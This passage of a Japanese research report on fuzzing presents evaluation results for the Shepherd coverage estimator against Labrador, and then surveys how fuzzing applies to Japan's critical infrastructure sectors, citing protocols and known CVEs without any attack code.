るテスト・サンプルファイルから抽出した。

実験は AMD EPYC 7742 (64 core) プロセッサを二基 (論理 256 core)、メモリ 2.0 TB を備えた Ubuntu 20.04.5 LTS マシン上で実行した。再現性を高めるため、すべての評価は Docker コンテナ内で行っている。

2. RQ1: 推論のパフォーマンス

RQ1 では、各手法が実際に実行されたベーシックブロックをどれだけ正確に推定できるかを比較した。手順は次のとおりである。

1. 各 PUT に対して初期シード入力を順次投入し、実行中に出力された標準出力／標準エラーをレスポンスとして収集した。
2. 収集したレスポンスを各推定エンジンに与え、実行されたベーシックブロックの集合を推定させた。
3. Intel-PIN ([14]) を用いて計装した実カバレッジと突き合わせ、Precision、Recall、F1 スコアを算出した。ここで TP は正しく推定されたベーシックブロック数、FP は誤検出ベーシックブロック数、FN は見逃しベーシックブロック数である。なお、Shepherd と Labrador は文字列を参照するベーシックブロックのみを推定対象とするため、評価指標もその集合に限定して算定している。

表 3. 7. 3.3 にベーシックブロックの推論実験におけるパフォーマンスを示す。なお、PR は適合率 (Precision)、RC は再現率 (recall)、F1 は F1 スコアをそれぞれ示す。

表 3. 7. 3.3 ベーシックブロック推論のパフォーマンス

PUT	手法	PR	RC	F1
bloaty	Shepherd	0.590	0.162	0.254
	Shepherd-wo-BI	0.376	0.189	0.251
	Labrador-H	0.104	0.238	0.145
	Labrador-L	0.050	0.321	0.086
exif	Shepherd	0.620	0.223	0.328
	Shepherd-wo-BI	0.201	0.243	0.220
	Labrador-H	0.143	0.233	0.177
	Labrador-L	0.108	0.750	0.189
jasper	Shepherd	0.782	0.652	0.711
	Shepherd-wo-BI	0.680	0.662	0.670
	Labrador-H	0.029	0.791	0.056
	Labrador-L	0.028	0.875	0.054
libpng_read	Shepherd	0.985	0.772	0.865
	Shepherd-wo-BI	0.571	0.774	0.657
	Labrador-H	0.412	0.642	0.502
	Labrador-L	0.147	0.774	0.248
listswf	Shepherd	0.626	0.773	0.692
	Shepherd-wo-BI	0.519	0.800	0.629
	Labrador-H	0.136	0.912	0.237
	Labrador-L	0.107	0.971	0.193
nm	Shepherd	0.061	0.035	0.045
	Shepherd-wo-BI	0.055	0.038	0.045
	Labrador-H	0.019	0.078	0.031
	Labrador-L	0.010	0.267	0.019
swftocxx	Shepherd	0.650	0.716	0.681

tiffinfo	Shepherd-wo-BI	0.540	0.752	0.629
	Labrador-H	0.198	0.780	0.316
	Labrador-L	0.164	0.853	0.276
	Shepherd	0.821	0.488	0.612
	Shepherd-wo-BI	0.569	0.498	0.531
	Labrador-H	0.218	0.434	0.290
	Labrador-L	0.075	0.740	0.137

bloaty や exif のように多数の PUT では、Labrador は Recall が高い一方で Precision が極端に低いという結果が得られた。これは Labrador が過大推定により TP と同時に FP を過剰に発生させるためである。たとえば bloaty や exif では Recall が高いが Precision が 0.1 台にとどまり、結果として F1 が大きく下がっている。また、libpng_read では Shepherd の Recall が Labrador-H より高くなっており、Labrador が前述したような過大評価に加えて過小評価も引き起こしている事を示唆している。

一方、Shepherd は Precision が常に最高値となり、F1 も nm を除いて他方式を大きく上回った。nm で Precision が伸び悩んだのは、nm が入力バイナリのシンボル名をそのまま出力する性質上、レスポンス中の一般語 ("data"や"start"など) が誤って埋め込み文字列と一致しやすいことによると考えられる。

Result: Labrador は過大推定により Recall を稼ぐが Precision が著しく低下する。一方 Shepherd は False Positive を大幅に抑制しつつ False Negative を最小限に抑え、Precision で平均 48.4 % (最大 75.3 %) もの性能向上を達成した。

3. RQ2: 推論のオーバーヘッド

RQ2 では、Shepherd の推定オーバーヘッドを Labrador-L と比較した。さらに Shepherd の文字列探索を PyPy3 標準の正規表現エンジンに置き換えた **Regex** を用意し、Aho-Corasick 探索の優位性を検証した。Regex はフォーマット指定子を正規表現 $[\wedge\backslash n]^*$ に置換した上で、埋め込み文字列ごとに個別検索を行っている。

RQ1 の実験中に各推定エンジンが要した総推定時間を計測し、図 3. 7. 3.4 に推移を示した。行レベルキャッシュを全方式で共通に適用しているため、レスポンス長が長い入力で推定時間が増大する傾向は似通っている。




図 3. 7. 3.4 Shepherd, Labrador-L, Regex の各手法における PUT ごとの推論時間の傾向 (推論の合計時間が短いほどパフォーマンスが優れている事を意味する)

総推定時間は Shepherd が最短、Regex が中位、Labrador-L が最長であった。Shepherd のオーバーヘッドは Labrador-L の平均 3.15%にすぎず、最良ケースでは 0.49%まで低減した。正規表現ベースの Regex も Labrador-L よりは高速だが、Aho-Corasick アルゴリズムを用いる Shepherd には及ばない。

Result: Shepherd は Labrador よりはるかに高速にカバレッジ推定を行える。Aho-Corasick 探索と行キャッシュの組み合わせにより、正規表現を用いる単純実装と比べても推定オーバーヘッドを大幅に削減し、高スループットファジングが可能となる。

(7) 今後の展望

Shepherd を AFL++へ統合するとともに、x86-64 以外のアーキテクチャに対するバイナリ静的解析の実装を進めている。今後は前項で扱った研究課題に加え、次の 2 つの研究課題に取り組む予定である。

- **RQ3 (カバレッジのパフォーマンス):** Shepherd によるファジングは Labrador, AFL++ blackbox mode, 通常の AFL++計装と比較して、コードカバレッジとスループットにどの程度影響するか
- **RQ4 (脆弱性発見):** Shepherd によるファジングは Labrador, AFL++ blackbox mode, 通常の AFL++計装と比較して、脆弱性の発見にどの程度影響するか

1. RQ3: カバレッジのパフォーマンス

Shepherd が提供する推定カバレッジをフィードバックとして用いた場合、最終的なコードカバレッジとスループットは Labrador, AFL++のブラックボックスモード、標準の AFL++ (正しいカバレッジを計装によって取得) と比べてどのように変化するかを評価する。具体的には、カバレッジ推定器として Shepherd, Labrador-L, Labrador-H を用意し、これら三つのファザーに加えてカバレッジを利用しない AFL++ Blackbox mode、そして Greybox 計装を行う標準 AFL++を実験に含める。評価は(6) 初期評価で用いた PUT 群に対し、各ファザーを 24 時間×20 試行ずつ実行し、最終コードカバレッジと平均スループット (executions per second) を計測する。実験期間・繰り返し回数・統計解析手法は既存のベストプラクティスに従い ([142] [204] [163])、厳密な手続きを確保する。

2. RQ4: 脆弱性発見

Shepherd が推定カバレッジを提供することにより、未知脆弱性の発見効率は Labrador, Snipuzz, AFL++ブラックボックスモードと比べてどの程度向上するかを、実際の組み込みデバイスを対象に検証する。評価対象としては、既往研究 ([181] [218] [219]) に倣い、スマートプラグ、IP カメラ、家庭用ルーター、車載ナビゲーションシステムなどから 5~8 種の PUT を選定する。選定基準はファームウェアが入手可能であり、ネットワークパケットやログファイルなどの外部レスポンスが取得できることである。主な評価指標は (i) 発見された一意な脆弱性の総数と (ii) 初回バグ検出までの時間 (time-to-exposure) であり、いずれもファジング評価の慣行に従って測定する ([22] [204] [219] [163])。得られた結果を用いて、Shepherd がもたらす脆弱性発見効率の向上を定量的に示す予定である。

(8) 関連研究

ソースコード計装が不可能な場合であっても、既存の研究ではエミュレータ (たとえば QEMU) を用いてファームウェアを直接実行し、CGF を模倣する手法が提案されてきた ([207] [210] [198] [223] [224])。しかし、多様な CPU アーキテクチャや周辺機器を正確にエミュレートすることは技術的に難易度が高く、依然として大きなオーバーヘッドが問題と

なる ([180])。エミュレーションが困難な状況を想定し、本研究の Shepherd は PUT のレスポンスからコード実行を推定することで、エミュレータ依存の手法が適用できない場合にも効率的なファジングを可能にしている。

別の研究系統としては、スマート家電などのコンパニオンアプリを利用し、通信プロトコルやデータフォーマットを解析してブラックボックスファジングを支援する手法がある ([181] [220])。コンパニオンアプリから得られるフォーマット情報は有用であるものの、デバイス側とアプリケーション側のフォーマット不一致や、アプリケーション側での厳格な検証が障壁となる場合がある ([181])。Shepherd はレスポンス解析により入力適応性を向上させるため、これら既存手法を補完しコンパニオンアプリが利用できない、あるいは情報が不十分なシナリオでもより強力な結果を提供できる点が特徴である。

3. 8 重要インフラへのファジングの適用可能性

3. 8. 1 はじめに

本研究では、多種多様なターゲットプログラムに対してゼロデイ脆弱性を効率的に発見するため、ファジングアルゴリズムを比較・評価、新規に検討してきた。その結果、通常の IT 分野においては、ファジングによって多様なプログラムから実際にゼロデイ脆弱性を発見しうることを確認した。しかし、将来的な社会実装のためには、それ以外の産業分野の検討が必要不可欠である。

そこで、本研究では、内閣サイバーセキュリティセンター (NISC) が定義する「重要インフラ」15 分野におけるファジング適用可能性を調査した。重要インフラには、情報通信や金融、交通、電力・ガス・水道など、人々の生活を支える多様な分野が含まれる。これら 15 分野においては、システムの継続的安定稼働が不可欠であるため、脆弱性の早期発見・対策が要求される。ファジングは、こうした要請に応えうる強力な手法である一方、すべての業界において一様に適用可能とは限らない。このような背景から、本研究では重要インフラ 15 分野について、主要なプロトコル、ソフトウェア、そしてライブラリについて調査し、脆弱性の発見事例や OSS-Fuzz などファジングツールの適用状況を踏まえ、ファジング導入の現状と今後の展望について評価した。

3. 8. 2 情報通信分野

情報通信分野では、DNS サーバー (BIND など)、インターネットルーティングプロトコル (BGP)、VoIP 通信 (SIP)、5G ネットワークのコアコンポーネントなど、インターネットおよび通信の根幹を支えるプロトコルや実装が対象となる。これらの多くはオープンソース実装として公開されており、既に多数のファジング適用実績が存在する。

DNS では、代表的な実装である BIND9 が Google 主導の OSS-Fuzz に継続的に参加しており ([225])、これまでも入力処理に起因する複数の CVE (例: CVE-2018-5740、CVE-2020-8620) がファジングにより発見されている。BIND のような DNS サーバーに対するファジングは、特にクエリパーサーやゾーン転送機能に対して効果的である。

インターネット経路制御に用いられる BGP プロトコルについては、オープンソースの FRRouting (旧 Quagga) などの実装に対して、細工した BGP UPDATE メッセージによりクラッシュや異常動作が生じる問題が報告されている。BGP プロトコルに準拠した異常パケットを生成するプロトコル知識ベースのファジングによる検査が有効とされている。

SIP (Session Initiation Protocol) に関しては、Oulu 大学の PROTOS プロジェクト ([226]) により、主要な SIP 実装に対する系統的ファジングが行われ、Cisco や NEC 製品を含む複数の実装で DoS 脆弱性が検出された。SIP はテキストベースで構造も比較的単純なため、ファジングが特に有効なプロトコルの一つである。

また、近年では 5G の普及に伴い、5G コアネットワーク (5GC) に対するセキュリティ検証の重要性も高まっている。オープンソースの 5G 実装である free5GC においては、Go 言語で実装された NGAP プロトコルの処理に対してファジングが行われ、脆弱性 CVE-2022-43677 が報告された ([227])。特に、スマートフォンの無線通信で利用されるベースバンド

信号を解釈・変調する専用のベースバンドプロセッサは過去にファジングの対象とされている（[228] [229]）。セルラーベースバンドは認証前から膨大な信号データを解析するため、攻撃の糸口が多く、悪意のある基地局からの攻撃に弱い。

このように、情報通信分野はオープンな実装が豊富に存在し、ブラックボックス／ホワイトボックス両面からのファジングが容易であり、OSS-Fuzz による継続的ファジングの恩恵も受けやすい領域である。

3. 8. 3 金融分野

金融分野では、国際送金や証券取引、オンラインバンキング、クレジット決済などに関連する多様な技術が用いられており、使用されるプロトコルやライブラリは主にテキストベースの業務系メッセージング（例：FIX、ISO20022、ISO8583）や、暗号化通信（TLS/SSL）に関するものが中心となる。

証券・外国為替取引で用いられる FIX プロトコルは、取引情報の高速伝送を目的としたメッセージングプロトコルである。オープンソース実装には QuickFIX や OpenHFT などがあり、FIX メッセージを対象としたプロトコルファジングの研究・実装も行われている。Secforce 社などが提供する専用ファザー（[230]）では、異常なメッセージ構造やフィールド長の組合せによって取引システムが例外処理に失敗するリスクを評価可能としている。ただし、CVE としての脆弱性アサインは限定的である。

一方、SWIFT や SEPA などの国際送金システムでは、ISO20022 ベースの XML メッセージが使用される。これらに対してファジングをしようとするれば、主に XML スキーマバリデーションやパーサーの異常処理に着目することになる。

これらを支えるより基盤的な技術として、TLS/SSL 通信を担う OpenSSL や BoringSSL などのライブラリが存在する。これらに対するファジングの適用実績は豊富である。Google の OSS-Fuzz では、OpenSSL をはじめ多数の暗号ライブラリが継続的にファジングされており、ASN.1 パーサーのメモリリーク、TLS フレーム処理のバッファオーバーフローなど、深刻な脆弱性が継続的に発見・修正されている（[93]）。

以上から、金融分野におけるファジングの適用は、証券系プロトコルや暗号ライブラリ、XML メッセージ処理系といった基盤技術レイヤにおいて特に有効である。ただし、市場インフラそのもの（取引所のホスト等）への直接適用は現実的ではなく、銀行や証券会社自身がファジングを実施するというよりも、それらの業務システムを構成するベンダーやソフトウェアライブラリの提供者が主たる適用主体となる。

現在、金融分野においてファジングの導入を推奨するガイドラインは存在しない。今後の取り組みとして、金融 ISAC 等の業界連携による標準的なファジング検証ガイドラインの整備も期待される。

3. 8. 4 航空分野

航空分野では、航空機と地上間の通信や航空機内システムの制御に特化した専用プロトコルが多く用いられており、一般的な IT システムとは異なる課題と制約が存在する。代表的なプロトコルには、ACARS（航空機通信アドレッシングおよび報告システム）や ADS-B（自動従属監視・放送）が存在する。また、ソフトウェアとしては、ドローンや自律航空機を対象とした OSS として、PX4 Autopilot が存在する（[231]）。

ACARS はテキストメッセージ主体であるが、ACARS に対するファジングの適用可能性は限定的である、地上局ソフトや受信端末に対して異常な ACARS メッセージを送ることは概念的には可能であるが、現実には無線経由での試験となる。そのため、送信機シミュレータや SDR（ソフトウェア無線）を用いた環境構築が必要となる。

ADS-B に対するファジングの適用可能性は、ACARS と同様限定的である。ADS-B プロトコル自体には認証や誤り検出が少ないため、異常値（極端な座標や速度など）により表示システムが誤作動する可能性がある。しかし、ACARS と同様に無線経由での試験となるため、ファジングの導入障壁は高い。なお、ACARS、ADS-B の受信ソフトウェア（libacars、dump1090 など）に対しては、ファジングが可能である。

このほか、航空機内の各種システム（フライト制御、エンターテインメント等）は ARINC 429 や ARINC 664(エアバス AFDX)といった規格のネットワークを使用する。しかし、これらの公開情報は少なく、機材入手や安全性の問題から、第三者による実機レベルでのファジングは実質的に不可能と考えられる。

航空分野における、ファジングの適用可能性を示す事例としては、PX4 Drone Autopilot の脆弱性発見が挙げられる。PX4 はドローンの自動飛行制御を担う中核ソフトウェアであり、2021 年から 2024 年にかけて報告された 8 件の脆弱性を分析したところ、CVE-2023-46256 はファジングでの検出が可能であった。

航空機に搭載される商用アビオニクスや制御系に対する実機でのファジングは困難であるが、地上局システムやドローン、監視ソフトウェア等に対してはファジングを適用可能である。

3. 8. 5 空港分野

空港分野では、旅客・貨物の処理や空港施設の運用に関する多様な IT システム・制御システムが導入されている。特に、FIDS (Flight Information Display System)、AODB (Airport Operational Database)、および One ID (顔認証統合システム) が主要な製品カテゴリとして挙げられる。

これらのうち、One ID に関連する顔認証・画像処理系ライブラリには、OpenCV、libjpeg、libpng、FFmpeg などが用いられている。これらはすべてファジングによって複数の脆弱性が発見されている実績を持つ。具体的には、OpenCV では 2017 年以降少なくとも 13 件、libjpeg では 2 件、libpng では 4 件、FFmpeg では 6 件の CVE がファジングにより発見されている。

また、空港施設管理には産業制御プロトコル(例:BACnet)が用いられている。OSS BACnet スタックに存在した DoS 脆弱性 CVE-2019-12480 は、ファジングにより発見された([232])。

これらの事例は、空港分野で導入されている IT システム・制御システムにはファジングが適用可能であることを示唆する。ただし実運用系への直接適用はサービス影響が大きいとため、検証環境で実施すべきと考えられる。

3. 8. 6 鉄道分野

鉄道分野では、鉄道の運行管理システムや信号制御システムが稼働している。運行管理は IT システムであるが、信号・制御は ICS に近くリアルタイム制御を伴う。これらの例としては、列車制御プロトコル（欧州の ETCS や CBTC、日本の ATC など）、鉄道通信ネットワーク（専用の無線や有線プロトコル）が挙げられる。ただし、これらは安全が最優先されるクロードシステムであることから、ファジングの適用可能性は不明である。

列車制御プロトコルについては、通信インターフェースが公開されていればブラックボックスファジングの適用は可能だが、鉄道信号系統への不要な刺激は安全上不可能である。なお、鉄道会社やメーカー内部でシミュレータ上の試験を行っている可能性はある。

列車内の機器を接続する鉄道通信ネットワーク（TCN、IEC 61375 など）には Ethernet ベースのプロトコル（MVB/WTB/ETB など）も含まれるため、この部分に限れば一般的なネットワークファジング手法が適用可能であると考えられる。しかし、そもそも安全制御に直接影響するバグはファジングで発見される以前に安全機構で排除されていることが期待される。

3. 8. 7 電力分野

電力分野では、発電・送電・変電・配電・スマートメーターなど、エネルギーインフラ全体にわたる制御系・監視系が存在し、その多くが SCADA (Supervisory Control and Data Acquisition) によって制御されている。代表的な通信プロトコルには、IEC 60870-5-104 (IEC 104)、DNP3、IEC 61850 (MMS)、Modbus、OPC UA などがある。

IEC 104 や DNP3 のプロトコル仕様は公開されているため、すでに複数のファジングツールが開発されている。具体的には、DNP3 プロトコル実装に対するファジングにより、バッ

ファオーバーフローやサービス拒否 (DoS) に繋がる複数の脆弱性が報告されている ([233])。

IEC 61850 は、変電所自動化における標準プロトコルであり、特に MMS (Manufacturing Message Specification) との組み合わせによる複雑な処理が特徴である。この MMS に対しては、beSTORM 社のファジングの適用事例 ([234] [235]) があるほか、研究レベルでも脆弱性 CVE-2023-5188 が発見されている ([236])。

Modbus に関しては、libmodbus などのオープンソースライブラリに対して 2019 年から 2024 年 9 月までに少なくとも 5 件の CVE が報告されており、これらの多くはファジングにより発見されたものである。また、OPC UA については、open62541 などの実装に対して複数のファジング適用事例があり、boofuzz の拡張 ([237]) を用いた検証により複数の CVE が発見されている。

日本のスマートメーター分野では、ECHONET Lite や Wi-SUN を用いた家庭内通信が主流である。特に ECHONET Lite は比較的単純な仕組みであるため、ファジングツールの開発 ([238]) も試みられている。ただし、メーター通信は帯域や処理能力が限られるため、ファジングの送信レートやシーケンスを調整したり、また無線の場合は特殊なモデムを用いたり、環境構築面のハードルがあると考えられる。

このように、電力分野ではプロトコル実装に対するファジングが進んでいるものの、スマートメーター分野でのファジングの適用は限定的である。ただし、ICS が用いるプロトコル実装に対するファジングの知見は、ガスや水道といった同様の制御インフラにも水平展開が可能である。

3. 8. 8 ガス分野

ガス分野では、都市ガス供給やパイプライン制御に関連する監視・制御システムが主な対象となる。これらは、電力分野と同様に SCADA システム上で構成されており、使用されるプロトコルや制御機器の種類も共通点が多い。主要なプロトコルには Modbus、DNP3、OPC UA があり、先述の通りこれらはいずれもファジングの対象とされてきた実績がある。

ガス分野では、安全性と可用性の確保が最優先されるため、ファジングの実施は実運用環境から切り離されたテストベッドや開発環境に限定される。しかし、電力系統と共通する脆弱性を抱える可能性が高く、電力分野におけるファジングの知見を流用した検査が効果的である。

3. 8. 9 政府・行政サービス分野

政府・行政サービス分野には、中央省庁や地方自治体の基幹業務システム、マイナンバー関連システム、電子申請・届出ポータル、LGWAN (Local Government Wide Area Network) などが含まれる。これらのシステムは、インターネット上での Web ベースのサービス提供や内部ネットワーク上の業務アプリケーションによって構成されている。

電子政府 Web サービスにおいては、入力フォームや API エンドポイントに対するファジング (例: REST API や SOAP への異常パラメータ送信) によって、XSS、CSRF、SQL インジェクション等の脆弱性を検出することが可能であると考えられる。これは、一般的な Web サイトの脆弱性診断におけるファジングツールの適用と同様である。

LGWAN 上で動作するメールサーバーやグループウェアなどについても、ファジングが適用可能である。これらは主に商用または OSS の既存ソフトウェアをベースにして構築されているが、たとえば OpenLDAP、Postfix、Dovecot といったコンポーネントにはファジングで発見された CVE が複数存在する。

また、マイナンバーシステムの中核である公的個人認証サービス (JPKI) や IC カードリーダークライアントについては、PC/SC インターフェース経由でのやりとりに対するファジングが理論的に可能である。現時点で公開されている CVE は存在しないものの、エミュレータを用いた APDU コマンド列の異常系検査は、開発・検証環境において十分に実施可能であると考えられる。

この分野においては、一般の IT システムに近い構成であるため、ファジングは十分適用可能であると考えられる。一方で、公的情報・個人情報の取扱いに対する厳格な要件が存在す

るため、ファジング実施時には影響範囲とテスト対象の明確化、ならびに安全なテスト環境の整備が不可欠である。

3. 8. 10 医療分野

医療分野では、電子カルテシステム、医療機器、医用画像処理ソフトウェア、生体信号モニタリング装置など、多様な ICT システムが導入されており、その多くが独自性の高いデータフォーマットや通信規格を用いている。代表的な技術要素として、HL7 (Health Level 7)、DICOM (Digital Imaging and Communications in Medicine)、OpenCV、およびさまざまな医療 IoT プロトコル (MQTT 等) がある。

HL7 は医療機関間での情報連携を目的とした標準メッセージフォーマットであり、特に HL7 v2 系はテキストベースでパース処理に脆弱性が生じやすい。実際に、IOActive 社によるファジングツール HL7-Fuzzer ([239]) や、DEFCON で紹介された HL7Magic ([240]) などにより、型の異常、区切り記号の欠如、存在しないセグメントなどの入力により複数の処理系がクラッシュする事例が確認されている。

DICOM は医療画像の保存・送信を担うプロトコルであり、画像ファイルのフォーマットおよびネットワーク通信の両面でファジング対象となる。DICOM 関連の脆弱性としては、Wireshark の DICOM ディセクタの無限ループ脆弱性 CVE-2017-9349 や、libdicom の UAF (Use-After-Free) 脆弱性 CVE-2024-24793 が、これまでファジングによって発見されている。

医用画像解析で広く利用されている OpenCV についても、2017 年以降 13 件の CVE がファジングによって報告されている。このほか、MQTT や HTTP ベースの医療 IoT 機器に対するプロトコルファジングも原理上実施可能であり、たとえばインスリンポンプや心拍モニタの通信異常に対する耐性評価へのファジングの応用が考えられる。

このように、医療分野で用いられるプロトコルや IoT 機器には、ファジングは十分適用可能であると考えられる。人命に直結する機器も多いため、実環境での直接的なファジングは不可能であり、仮想化されたテストベッドやエミュレータを用いた検証が推奨される。対象は主に医療機器メーカーやソフトウェアサプライヤーとなる。

3. 8. 11 水道分野

水道分野では、浄水場や給配水施設、下水処理場などに導入される監視制御システムが主な対象となる。ここでは、Modbus、DNP3、OPC UA といった産業プロトコルが活用されており、制御対象としてはポンプ制御、水位計、浄水処理設備などが含まれる。これらのシステムは電力やガスと同様の SCADA 構成が一般的である。

また、近年は水道インフラにも IoT 技術の導入が進み、遠隔監視や水質センシングに LoRaWAN や NB-IoT が活用されている。これらのプロトコルスタックにおけるゲートウェイやプロトコル変換装置に対しては、一般的なプロトコルファジングの方法論を適用できる。

水道分野は、生活インフラとしての重要性に加え、攻撃者にとって物理的影響を与えうる高い誘因対象でもあるため、早期のセキュリティ検証が重要である。電力・ガス分野と同様に、安全性と可用性の確保が最優先されるため、ファジングの実施は実運用環境から切り離されたテストベッドや開発環境に限定される。電力・ガス分野におけるファジングの知見を流用した検査が効果的であると考えられる。

3. 8. 12 物流分野

物流分野では、自動倉庫、配送ネットワーク、トラッキングシステムなどが対象となり、物理的な輸送と情報管理が密接に結びついたシステム構成を持つ。制御系では PLC や産業用ネットワーク (例 : Modbus、Profinet など) が使われ、IT 系ではバーコード・QR コード読み取りや GPS 追跡、在庫管理システムなどが活用されている。

バーコード管理システムにおいては、Zint や zbar といったライブラリがよく使用されており、zbar ではファジングによって 3 件の CVE が報告されている。これらは不正なバーコード画像によりデコーダが例外処理に失敗しクラッシュに至るものである。

GPS 関連では、オープンソースの `gpsd` が知られており、脆弱性 CVE-2021-32058 のように、特定の入力文字列によってメモリ破壊を引き起こすバグが指摘されている。当該脆弱性を分析したところ、ファジングによって検出可能であった。

また、自動仕分け装置などで用いられる制御系ソフトウェアには、PLC と接続される産業プロトコルが使われているが、先述の通り Modbus や Profinet などのスタックに対してはファジングによる脆弱性発見の実績がある。

このように、物流分野にはファジングは十分適用可能であると考えられる。ただし、物流分野の特性として、IT と OT が混在しているため、それぞれに応じたファジング戦略の設計が求められる。UI や API 入力へのファジングに加え、プロトコルファジング、ファイル形式ファジング、さらには CAN 通信や MQTT などへの対応も視野に入れる必要がある。

3. 8. 13 化学分野

化学分野には、石油化学プラントや製薬工場などが含まれ、プロセス制御システム (DCS)、安全計装システム (SIS)、フィールドバス通信 (HART、Foundation Fieldbus など) が導入されている。これらの制御インフラは、他の ICS 分野と同様にファジング適用可能性が高い。

DCS や制御装置間通信には、OPC UA、Modbus、Ethernet/IP といった、電力・ガス・水道分野と共通するプロトコルが広く使われている。各節で述べてきた通り、これらに対するファジングは十分適用可能である。

一方で、HART (Highway Addressable Remote Transducer) プロトコルは、アナログ 4-20mA 信号と重畳通信を用いる古典的な手法である。ファジングによる脆弱性 CVE-2014-9191 の発見事例 ([241]) はあるものの、組み込みマイコン上で処理されるため、本研究で扱っているファジング手法は直接的には適用できない。

SIS については、設計時にフォーマル検証や冗長構成が義務づけられており、外部からの入力に極力反応しない構造となっている。したがって、ファジング対象としての現実性は低い。

このように、化学分野では、電力・ガス・水道分野と共通的なプロトコル実装や ICS に対するファジングならば十分に適用可能である。一方で、HART や SIS に対する適用には障壁がある。

3. 8. 14 クレジット分野

クレジット分野には、クレジットカード決済ネットワークや店舗・EC における決済端末、決済処理システムなどが含まれる。使用される主要技術には、EMV (Europay, MasterCard, and Visa) プロトコル、ISO 8583 ベースのメッセージング、暗号化・認証ライブラリなどがある。

EMV プロトコルに準拠したカードリーダーおよび POS 端末では、IC カードとの間で APDU (Application Protocol Data Unit) による通信が行われており、このやり取りに異常なデータを挿入することで端末ソフトウェアが例外処理に失敗する可能性がある。この再現にファジングを用いることは十分可能であると考えられる。

決済ネットワーク上では、ISO 8583 に基づくメッセージが使用される。この規格に則ったフィールド構成や変換処理を模倣しつつ異常な長さや内容を持つメッセージを送信することで、ホストシステムの解析処理に対する堅牢性検証が可能となる。この再現にファジングを用いることは十分可能であると考えられるが、決済ネットワークのセキュリティ検証はカード業界で内部的に行われているため、脆弱性が公に CVE として報告されることはなく、ファジングの適用可能性は推測の域を出ない。

また、カード情報を保管・処理するデータベースや暗号モジュールでは、OpenSSL などの暗号ライブラリが使用されており、前述のとおり OSS-Fuzz 等によりファジングで多数の脆弱性 (例: TLS 実装、ASN.1 パース処理等) が発見されている。

クレジット分野においては、決済ネットワークの閉鎖性や PCI DSS 等の厳格な認証制度があり、ファジングの適用は開発段階におけるベンダー内部での検証が主となる。外部研究

者など第三者によるファジングは現実的でない。

3. 8. 15 石油分野

石油分野では、石油精製所やパイプライン、貯蔵施設、出荷ターミナルなどにおいて、化学・エネルギー分野と共通するプロセス制御系（DCS）および産業用制御システム（ICS）が幅広く導入されている。これらの制御系は、設備の連続的かつ安全な稼働を支える中核基盤であり、OPC UA、Modbus、EtherNet/IP、Foundation Fieldbus、HART といった産業プロトコルが使用されている。

これらに対するファジングの適用可能性と障壁は、化学分野と同様である。

3. 8. 16 港湾分野

港湾分野には、コンテナターミナルのオペレーションシステム、ガントリークレーンやヤード設備の自動制御、出入港管理システム、税関手続き支援システム（NACCS）などが含まれる。これらは OT 系制御システムと IT 系情報システムが密接に統合された領域である。

物理設備の制御においては、PLC 制御、無線制御リンク、Profinet や CAN ベースの産業プロトコルが使用されている。これらはプロトコル仕様が判明していれば、プロトコルファジングを実施することが可能であると考えられる。例えば、船舶のエンジンや冷却バルブには、OPC UA、Modbus、Ethernet/IP といった、電力・ガス・水道分野と共通するプロトコルが使われている。

また、港湾管理の IT システムとして、税関業務の NACCS（Nippon Automated Cargo and Port Consolidated System）や出入港管理システムが存在し、これらのシステムでは専用フォーマットによる EDI（Electronic Data Interchange）が多く用いられる。EDI パーサーや変換ミドルウェアに対する異常値検証も、ファイル形式ファジングや構文検証型のファジングによって対応可能であると考えられる。

さらに、港内の監視系システムでは AIS（自動船舶識別装置）信号を扱う受信ソフトが使用される。AIS は国際標準であり、不正な位置情報等によって表示系アプリケーションが誤動作を起こす可能性があるが、これはファジングでも再現可能と考えられる。

このように、港湾分野で用いられるプロトコルや IT システムの開発段階ではファジングを適用可能であると考えられる。

3. 8. 17 総括

重要インフラ 15 分野のファジング適用可能性に関する要約を表 3. 8. 17.1 に示す。

表 3. 8. 1 7.1 重要インフラ 15 分野のファジング適用可能性に関する要約

分野名	適用可能性	主な適用主体・条件	主な制約要因
情報通信	◎	OSS 実装多数、OSS-Fuzz 等で継続的に検証	なし（適用容易）
金融	○	ベンダー・暗号ライブラリ提供者、FIX 等の実装	市場インフラは閉鎖的、指針未整備
航空	△	地上局ソフト・ドローン系・OSS 実装（PX4 等）	無線制御、実機検証困難、公開情報少
空港	○	顔認証・画像処理ライブラリ、BACnet スタック	実運用系での直接適用は困難
鉄道	△	通信系プロトコル（TCN 等）に限定して可能	高安全性要件、インフラへの刺激困難
電力	◎	ICS プロトコル実装（IEC 104 等）、OSS あり	IoT 領域（スマートメーター）では一部制約
ガス	◎	電力と同様の SCADA 構成、共通プロトコル活用	実運用から切り離された検証環境が前提
